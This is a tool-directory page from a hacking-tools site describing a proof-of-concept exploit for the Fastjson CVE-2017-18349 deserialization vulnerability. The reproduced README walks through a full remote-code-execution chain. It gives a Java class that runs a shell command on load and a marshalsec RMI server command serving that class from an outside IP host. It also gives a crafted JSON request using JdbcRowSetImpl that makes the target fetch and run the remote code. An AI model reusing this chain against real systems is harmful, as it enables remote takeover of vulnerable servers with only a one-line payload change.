
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Fastjson--CVE-2017-18349- — Proof-of-concept exploit for Fastjson CVE-2017-18349 deserialization vulnerability, demonstrating remote code execution via crafted JSON payload and RMI server. | Kitploit
Tools/GitHubGitHub/h0cksr/fastjson--cve-2017-18349-
Vulnerability AnalysisExploitationWeb Application ExploitationCommand and ControlRemote Access ToolPayload Development
GitHubh0cksr/fastjson--cve-2017-18349-

Fastjson--CVE-2017-18349-

Proof-of-concept exploit for Fastjson CVE-2017-18349 deserialization vulnerability, demonstrating remote code execution via crafted JSON payload and RMI server.

View Repository
2244 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    938
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    556
  • 3

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    352
  • 4

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    343
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    291

Explore all tools

Browse our collection of tools

View all tools →
Share

Fastjson--CVE-2017-18349-Cancel changes

After setting the project as a Maven project, run (note: using a higher version of JDK may fail, it is recommended to use JDK version 1.8.65) Just run the main function of FastjsondemoApplication.java TouchFile.java file

import java.lang.Runtime;
import java.lang.Process;

public class TouchFile {
  static {
      try {
          Runtime rt = Runtime.getRuntime();
          String[] commands = {"touch", "/tmp/flag_test"};
          Process pc = rt.exec(commands);
          pc.waitFor();
      } catch (Exception e) {
          // do nothing
      }
  }
}

Then compile it into a class file using javac version 8

javac TouchFile.java

Python starts web service

python -m SimpleHTTPServer 80

Use marshalsec to generate RMIServer

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://47.99.70.18/#TouchFile" 9999


Modify request packet

POST / HTTP/1.1
Host: 127.0.0.1:8080

{
    "b":{
        "@type":"com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName":"rmi://47.99.70.18:9999/TouchFile",
        "autoCommit":true
    }
}

Effect: Picture
Download Tool






